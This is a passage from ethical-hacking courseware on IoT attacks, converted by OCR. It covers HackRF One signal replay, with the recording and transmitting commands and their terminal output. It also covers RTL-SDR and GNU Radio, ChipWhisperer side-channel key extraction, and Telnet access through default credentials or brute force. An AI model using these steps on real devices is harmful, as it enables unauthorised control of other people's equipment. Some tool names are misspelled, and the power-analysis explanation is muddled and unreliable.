- It can sniff a wide range of wireless protocols ranging from GSM to Z-wave

https://greatscottgadgets.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


BlueBorne Attack Using HackRF One

Source: *https://greatscottgadgets.com*

IoT devices involve wireless communication using RF, ZigBee, or LoRa. Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks, including replay, fuzzing, and jamming. HackRF One is an advanced hardware- and software-defined radio with a range of 1 MHz to 6 GHz. It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device. It can sniff a wide range of wireless protocols from GSM to Z-wave.

Figure 18.41: Screenshot of HackRF One

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Replay Attack using HackRF One

Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lnaigain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18.42: Screenshot of HackRF One recording signal

- Step 2: Replay the signal to the target using the following command:

  `hackrf_transfer -t connector.raw -f [device frequency]`

  Here, -t → used to replay the signal

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 0000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18.43: Screenshot of HackRF One replaying a signal


After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SDR-Based Attacks using RTL-SDR and GNU Radio

Hardware Tool: RTL-SDR


- The attacker can use RTL-STR to capture the active radio signals in the vicinity
- It captures frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models



https://www.rtl-sdr.com

Software Tool: GNU Radio

- GNU Radio consists of several pre-defined programs and tools such as uhd_ft, uhd_rx_cfile, and uhd_rx_nogui to perform SDR-based attacks



https://www.gnuradio.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SDR-Based Attacks using RTL-SDR and GNU Radio

- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-STR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.




Figure 18.44: RTL-SDR

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

  - **GNU Radio**

    Source: *https://www.gnuradio.org*

    The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

    Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.

    GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks. If it is installed from Python, the source files can be found in gr-utils/src/python and gr-uhd/apps.

    - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
    - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
    - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
    - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
    - **gr_plot** → Used to present previously recorded samples saved in a file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.45: Screenshot of GNU Radio

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack using ChipWhisperer

- ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research
- Attackers use ChipWhisperer for performing side-channel power analysis and glitching attacks
- Side-channel power analysis allows attackers to extract cryptographic keys from a system
- Attackers use ChipWhisperer for breaking the implementation of complex algorithms like AES and triple DES by using power analysis attacks



https://newae.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:

- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.





Figure 18.46: ChipWhisperer Nano

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Remote Access using Telnet

- Attackers perform port scanning to learn about open ports and services on the target IoT device
- Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions implement remote access capabilities using Telnet
- If an attacker identifies that the Telnet port is open, he/she can exploit this vulnerability to gain remote access to the device
- Attackers use tools such as Shodan and Censys to gain remote access to the target device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
